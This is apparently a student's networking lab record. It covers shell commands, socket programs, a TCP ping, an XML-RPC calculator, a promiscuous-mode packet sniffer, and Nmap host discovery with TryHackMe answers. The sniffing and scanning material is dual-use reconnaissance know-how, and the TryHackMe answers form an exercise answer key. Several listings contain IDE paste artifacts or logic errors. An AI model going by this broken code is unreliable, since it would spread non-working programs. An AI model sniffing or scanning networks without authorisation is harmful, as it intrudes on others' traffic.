BASIC COMMANDS IN LINUX AND WINDOWS

EXP-1

Basic Linux Commands:

1 **pwd:** Prints the current working directory. Shows the full path of the folder you're in. Useful for knowing your location in the filesystem.

2 **ls:** Lists files and directories in the current folder. Use ls -l for details and ls -a to show hidden files.

3 **cd:** Changes the current directory. Example: cd /home/user moves you to that folder.

4 **mkdir:** Creates a new directory. Example: mkdir newfolder creates a folder named newfolder.

5 **rmdir:** Removes an empty directory. It won't delete directories that contain files.

6 **rm:** Deletes files or directories. Use rm -r folder to remove a directory with its contents.

7 **cp:** Copies files or directories from one place to another. Example: cp file1.txt /home/user/.

8 **mv :** Moves or renames files and directories. Example: mv old.txt new.txt renames the file.

9 **cat** : Displays the content of a file. Also used to combine multiple files.

10 **touch:** Creates an empty file or updates the timestamp of an existing file.

11 **man:** Opens the manual for a command. Example: man ls shows help for ls.

12 **chmod:** Changes file permissions (read, write, execute). Example: chmod 755 file.sh.

13 **chown:** Changes ownership of a file or directory. Example: chown user:group file.txt.

14 **df:** Displays disk space usage of file systems. Helps monitor storage availability.

15 **du:** Shows disk usage of files and directories. Example: du -h folder/ for human-readable format.

16 **ps**: Displays running processes. Use ps aux for detailed process information.

17 **top**: Shows active system processes in real time. Useful for monitoring CPU and memory.

18 **grep**: Searches text within files. Example: grep "word" file.txt finds lines containing “word.”

19 **sudo**: Executes a command with superuser (admin) privileges. Example: sudo apt update.

20 **exit**: Closes the terminal session or logs out from the shell.

Basic Windows Commands:

1 **dir**: Lists all files and folders in the current directory. Similar to ls in Linux.

2 **cd:** Changes the current directory. Example: cd Documents moves into the Documents folder.

3 **md or mkdir:** Creates a new directory. Example: mkdir newfolder.

4 **del** : Deletes one or more files. Example: del file.txt removes the file permanently.

5 **copy**: Copies files from one location to another. Example: copy file.txt D:\Backup\.

6 **move**: Moves or renames files or folders. Example: move file.txt D:\Files\.

7 **cls:** Clears the Command Prompt screen. Useful to remove clutter.

8 **tasklist**: Displays a list of currently running processes. Works like ps in Linux.

9 **ipconfig**: Displays network configuration details like IP address and gateway.

10 **exit:** Closes the Command Prompt window. Ends the current command session.

SOCKET PROGRAMMING-TCP

EXP-2

Aim:

To implement client-server communication using Socket-Programming-Python.

ALGORITHM:

Server Side:

1. Start the program.
2. Import the socket module.
3. Create a socket using socket.socket().
4. Bind the socket to a host and port using bind().
5. Put the socket into listening mode using listen().
6. Accept the connection using accept().
7. Receive data from the client using recv().
8. Send a response to the client using send().
9. Close the connection.

Client Side:

1.Start the program.

2.Import the socket module.

3.Create a socket using socket.socket().

4.Connect to the server using connect().

5.Send data to the server using send().

6.Receive the server's reply using recv().

7.Close the connection.

PROGRAM:

Server code

```python
import socket


sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print('Socket Created')


sockfd.bind(('localhost',55555))


sockfd.listen(3)
print('Waiting for connections')


while True:
    clientfd,addr=sockfd.accept()
    receivedMsg=clientfd.recv(1024).decode()
    print("Connected with ",addr)
    print("Message Received from Client: ",receivedMsg)
    clientfd.send(bytes(receivedMsg,'utf-8'))
    print("Message reply sent to Client!")
    print("Do you want to continue(type y or n):")
    choice=input()
    if choice=='n':
        break
```

CLIENT CODE:

```python
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)


clientfd.connect(('localhost',55555))


name=input("Enter your message:")
clientfd.send(bytes(name,'utf-8'))
print("Message Received from Server: ",clientfd.recv(1024).decode())
```

OUTPUT:

SERVER SIDE:

```
"C:\Users\Philomena Joseph\OneDrive\Desktop\CN\.venv\Scripts\python.exe" D:\CN\server.py
Socket Created
Waiting for connections
Connected with  ('127.0.0.1', 55409)
Message Received from Client:  vanakam
Message reply sent to Client!
Do you want to continue(type y or n):
```

CLIENT SIDE:

```
"C:\Users\Philomena Joseph\OneDrive\Desktop\CN\.venv\Scripts\python.exe" D:\CN\client.py
Enter your message:vanakam
Message Received from Server:  vanakam

Process finished with exit code 0
```

Result:

The client and server successfully established a connection and exchanged messages using socket programming in Python.

SOCKET PROGRAMMING-UDP

EXP-3

Aim:

To implement client-server communication using Socket-Programming-Python.

Algorithm:

SERVER SIDE:

1. Start the program and import the socket module.
2. Create a UDP socket using socket.socket(socket.AF_INET, socket.SOCK_DGRAM).
3. Bind the socket to a host and port number using bind().
4. Wait to receive a message from the client using recvfrom().
5. Display the received message and the client's address.
6. Send a response message to the client using sendto().
7. Close the socket.

CLIENT SIDE:

8. Start the program and import the socket module.
9. Create a UDP socket using socket.socket(socket.AF_INET, socket.SOCK_DGRAM).
10. Define the server address (host and port).
11. Send a message to the server using sendto().
12. Wait to receive the server's response using recvfrom().
13. Display the message received from the server.
14. Close the socket.

PROGRAM :

SERVER CODE:

```
import socket

# Create UDP socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

import socket

# Create UDP socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Bind the socket to host and port
host = "localhost"
port = 12346
server_socket.bind((host, port))

print("UDP Server is running and waiting for messages...")

while True:
    # Receive message from client
    data, addr = server_socket.recvfrom(1024)
    message = data.decode()
    print("Received from", addr, ":", message)

    # Send reply to client
    reply = input("Enter reply to client: ")
    server_socket.sendto(reply.encode(), addr)
```

CLIENT CODE:

```
import socket

# Create UDP socket
client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Server details
host = "localhost"
port = 12346

# Get user input
message = input("Enter message to send to server: ")

# Send message to server
client_socket.sendto(message.encode(), (host, port))

# Receive response from server
data, addr = client_socket.recvfrom(1024)
print("Reply from server:", data.decode())

# Close socket
client_socket.close()
```

OUTPUT:

SERVER SIDE:

```
UDP Server is running and waiting for messages...
Received from ('127.0.0.1', 53183) : hi
Enter reply to client: welcome
```

CLIENT SIDE:

```
Enter message to send to server: hi
Reply from server: welcome

Process finished with exit code 0
```

RESULT:

The UDP client and server successfully communicated, exchanging messages entered by the user.
The experiment demonstrated connectionless communication using the UDP protocol.

Customized Ping Command using Python
EXP-4

Aim:

To develop a Customized Ping Command in Python to test server connectivity and measure Round Trip Time (RTT) statistics such as minimum, maximum, and average RTT.

ALGORITHM:

1. Start the program.
2. Import the required Python modules — socket for network connection and time for measuring RTT.
3. Initialize the target host name (e.g., google.com), port number (e.g., 80), and the number of ping attempts.
4. Create an empty list to store the Round Trip Time (RTT) values for each attempt.
5. Use a loop to repeat the connection process for the specified number of attempts.
6. Inside the loop, create a TCP socket using socket.socket().
7. Record the start time before connecting to the host using time.time().
8. Attempt to connect to the target host and record the end time after a successful connection.
9. Close the socket and calculate the RTT = (end time – start time) × 1000 to convert it into milliseconds.
10. Append the RTT to the list and display the response time. After all attempts, compute and display the minimum, maximum, and average RTT values to analyze server performance.

PROGRAM CODE:

```python
import socket
import time
host = "google.com"
port = 80
count = 4
times = []
print(f"Pinging {host} with TCP connection on port {port}:\n")

for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        rtt = (end - start) * 1000   # convert to milliseconds
        times.append(rtt)
        print(f"Reply from {host}: time={rtt:.2f} ms")
    except Exception:
        print("Request timed out")

# Calculate statistics
if times:
    print("\n--- Ping statistics ---")
    print(f"Packets: Sent = {count}, Received = {len(times)}, Lost = {count - len(times)}")
    print(f"Minimum RTT = {min(times):.2f} ms")
    print(f"Maximum RTT = {max(times):.2f} ms")
    print(f"Average RTT = {sum(times)/len(times):.2f} ms")
else:
    print("\nAll requests timed out.")
```

OUTPUT CODE:

```
Pinging google.com with TCP connection on port 80:

Reply from google.com: time=104.09 ms
Reply from google.com: time=159.67 ms
Reply from google.com: time=525.98 ms
Reply from google.com: time=380.37 ms

--- Ping statistics ---
Packets: Sent = 4, Received = 4, Lost = 0
Minimum RTT = 104.09 ms
Maximum RTT = 525.98 ms
Average RTT = 292.53 ms

Process finished with exit code 0
```

RESULT:

The customized ping program successfully connected to the specified server (google.com) multiple times and displayed the RTT (Round Trip Time) for each attempt along with the minimum, maximum, and average RTT statistics.

Simple Calculator Using XML-RPC in Python
EXP-5

Aim:

To develop a simple calculator using XML-RPC in Python that can perform basic arithmetic operations like addition, subtraction, multiplication, and division.

ALGORITHM:

SERVER SIDE:

1. Import SimpleXMLRPCServer from xmlrpc.server.
2. Define functions for basic operations: add, subtract, multiply, divide.
3. Create an XML-RPC server object with a host and port.
4. Register the functions with the server.
5. Start the server to listen for client requests.

CLIENT SIDE:

6. Import ServerProxy from xmlrpc.client.
7. Provide options to the user for choosing the operation.
8. Take input numbers from the user.
9. Call the appropriate server function using XML-RPC.
10. Display the result returned from the server.

PROGRAM:

CLIENT SIDE:

```
import socket

# Create UDP socket
client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Server details
host = "localhost"
port = 12346

from xmlrpc.client import ServerProxy

# Connect to the server
server = ServerProxy("http://localhost:8000/")

print("Simple Calculator using XML-RPC")
print("Operations: 1.Add 2.Subtract 3.Multiply 4.Divide")
choice = int(input("Enter your choice (1-4): "))

num1 = float(input("Enter first number: "))
num2 = float(input("Enter second number: "))

if choice == 1:
    print("Result:", server.add(num1, num2))
elif choice == 2:
    print("Result:", server.subtract(num1, num2))
elif choice == 3:
    print("Result:", server.multiply(num1, num2))
elif choice == 4:
    print("Result:", server.divide(num1, num2))
else:
    print("Invalid choice!")
```

SERVER SIDE:

```python
from xmlrpc.server import SimpleXMLRPCServer

1 usage
def add(x, y):
    return x + y

1 usage
def subtract(x, y):
    return x - y

1 usage
def multiply(x, y):
    return x * y

1 usage
def divide(x, y):
    if y != 0:
        return x / y
    else:
        return "Error! Division by zero."

# Create server
server = SimpleXMLRPCServer(("localhost", 8000))
print("Server is running on port 8000...")

# Register functions
server.register_function(add, name: "add")
server.register_function(subtract, name: "subtract")
server.register_function(multiply, name: "multiply")
server.register_function(divide, name: "divide")

# Run server
server.serve_forever()
```

OUTPUT:

SERVER SIDE:

```
Server is running on port 8000...
127.0.0.1 - - [06/Oct/2025 17:12:44] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [06/Oct/2025 17:19:08] "POST / HTTP/1.1" 200 -
```

CLIENT SIDE:

```
Simple Calculator using XML-RPC
Operations: 1.Add 2.Subtract 3.Multiply 4.Divide
Enter your choice (1-4): 3
Enter first number: 45
Enter second number: 566
Result: 25470.0

Process finished with exit code 0
```

RESULT:

The XML-RPC based calculator successfully performed arithmetic operations between client and server.

Acket Sniffing Using Raw Sockets using Python

EXP – 6

Aim:

To capture and analyse network packets by creating a raw socket in Python, extract key header fields (Ethernet, IP, TCP/UDP/ICMP), and display a human-readable summary of each packet for educational and debugging purposes.

Introduction:

Packet sniffing is the process of capturing network packets as they travel across an interface and examining their contents. A raw socket gives a program low-level access to network packets so it can receive entire frames (including headers). Using raw sockets you can:


Algorithm:

1. Check for root/administrator privileges; exit if not permitted.
2. Create a raw socket (AF_PACKET, SOCK_RAW, htons(ETH_P_ALL) on Linux).
3. (Optional) Bind the socket to a specific network interface.
4. Enter a receive loop and call recvfrom() (or recv) to obtain raw packet bytes.
5. Parse the Ethernet header (dst MAC, src MAC, EtherType).
6. If EtherType indicates IPv4/IPv6, parse the IP header (version, IHL, total length, protocol, src/dst IP).
7. Compute IP header length to locate the transport-layer payload.
8. Parse transport header based on protocol: TCP (ports, seq/ack, flags), UDP (ports, length), ICMP (type/code).
9. Extract and optionally sanitize/display the first N bytes of payload (hex/ASCII).
10. Apply in-code filters (protocol, ports, IPs) to reduce noise.

Code:

```
import socket
import struct
import binascii
import textwrap

def main():
    # Get host
    host = socket.gethostbyname(socket.gethostname())
    print('IP: {}'.format(host))

    # Create a raw socket and bind it
    conn = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_IP)
    conn.bind((host, 0))

    # Include IP headers
    conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL,
1)
    # Enable promiscuous mode
    conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    while True:
        # Recive data
        raw_data, addr = conn.recvfrom(65536)

        # Unpack data
        dest_mac, src_mac, eth_proto, data =
ethernet_frame(raw_data)

        print('\nEthernet Frame:')
        print("Destination MAC: {}".format(dest_mac))
        print("Source MAC: {}".format(src_mac))
        print("Protocol: {}".format(eth_proto))

# Unpack ethernet frame
def ethernet_frame(data):
    dest_mac, src_mac, proto = struct.unpack('!6s6s2s',
data[:14])
    return get_mac_addr(dest_mac), get_mac_addr(src_mac),
get_protocol(proto), data[14:]

# Return formatted MAC address AA:BB:CC:DD:EE:FF
def get_mac_addr(bytes_addr):
    bytes_str = map('{:02x}'.format, bytes_addr)
    mac_address = ':'.join(bytes_str).upper()
    return mac_address

# Return formatted protocol ABCD
def get_protocol(bytes_proto):
    bytes_str = map('{:02x}'.format, bytes_proto)
    protocol = ''.join(bytes_str).upper()
    return protocol
main()
```

Output:



Result:

The program successfully captured and displayed network packets using raw sockets.Hence, packet sniffing using raw sockets in Python was implemented and verified successfully.

Nmap — Live Host Discovery (TryHackMe)
Exp-7

Aim:

Learn and demonstrate how to discover live hosts on a network using Nmap's ARP scan, ICMP scan, and TCP/UDP ping scan. Produce a short lab write-up with commands, one screenshot (terminal output), and a concise result/conclusion.

Tools & Environment:


1. Nmap (version 7.x recommended)
2. A target network or VM subnet (example: 10.10.0.0/24 or 192.168.1.0/24)
3. Terminal / shell to run commands
4. (Optional) TryHackMe lab machine or isolated lab network
5. **Safety note:** Only scan networks you own or have explicit permission to test.


Algorithm :

6. **Select target range** — Choose the subnet (e.g., 10.10.0.0/24) you want to scan with permission.
7. **Perform ARP scan** — Use ARP on local LANs to identify all live devices; reliable since ARP can't be blocked.
8. **Run ICMP scan** — Send ICMP echo requests (-PE) to detect responsive hosts; some may block ICMP.
9. **Perform TCP/UDP ping scans** — Probe common TCP ports (22, 80, 443) or UDP ports (53) to find hosts blocking ICMP.
10. **Combine discovery methods** — Use multiple probe types together for better accuracy.
11. **Save and analyze results** — Store output using -oN or -oX, compare which methods found the most hosts.


Procedure:

Task 1:



Send a packet with the following:
Send Packet
From:
computer1
To:
computer1
Packet Type:
arp_request
Data:
computer6
Send Packet
From computer1
To computer1 (to indicate it is broadcast)
Packet Type: "ARP Request"
Data: computer6 (because we are asking for computer6 MAC address using ARP Request)
How many devices can see the ARP Request?
4
Correct Answer
Hint
Did computer6 receive the ARP Request? (Y/N)
N
Correct Answer



Send a packet with the following:
Send Packet
From:
computer4
To:
computer4
Packet Type:
arp_request
Data:
computer6
Send Packet
From computer4
To computer4 (to indicate it is broadcast)
Packet Type: "ARP Request"
Data: computer6 (because we are asking for computer6 MAC address using ARP Request)
How many devices can see the ARP Request?
4
Correct Answer
Hint
Did computer6 reply to the ARP Request? (Y/N)
Y
Correct Answer

TASK 2:



Task 3
Enumerating Targets
We mentioned the different techniques we can use for scanning in Task 1. Before we explain each in detail and put it into use against a live target, we need to specify the targets we want to scan. Generally speaking, you can provide a list, a range, or a subnet. Examples of target specification are:
list: MACHINE_IP scanme.nmap.org example.com will scan 3 IP addresses.
range: 10.11.12.15-20 will scan 6 IP addresses: 10.11.12.15, 10.11.12.16,... and 10.11.12.20.
subnet: MACHINE_IP/30 will scan 4 IP addresses.
You can also provide a file as input for your list of targets, nmap -iL list_of_hosts.txt.
If you want to check the list of hosts that Nmap will scan, you can use nmap -sL TARGETS. This option will give you a detailed list of the hosts that Nmap will scan without scanning them; however, Nmap will attempt a reverse-DNS resolution on all the targets to obtain their names. Names might reveal various information to the pentester. (If you don't want Nmap to the DNS server, you can add -n.)
Launch the AttackBox using the Start AttackBox button, open the terminal when the AttackBox is ready, and use Nmap to answer the following.
Answer the questions below
What is the first IP address Nmap would scan if you provided 10.10.12.13/29 as your target?
10.10.12.8
Correct Answer
Hint
How many IP addresses will Nmap scan if you provide the following range 10.10.0-255.101-125 ?
6400
Correct Answer
Hint

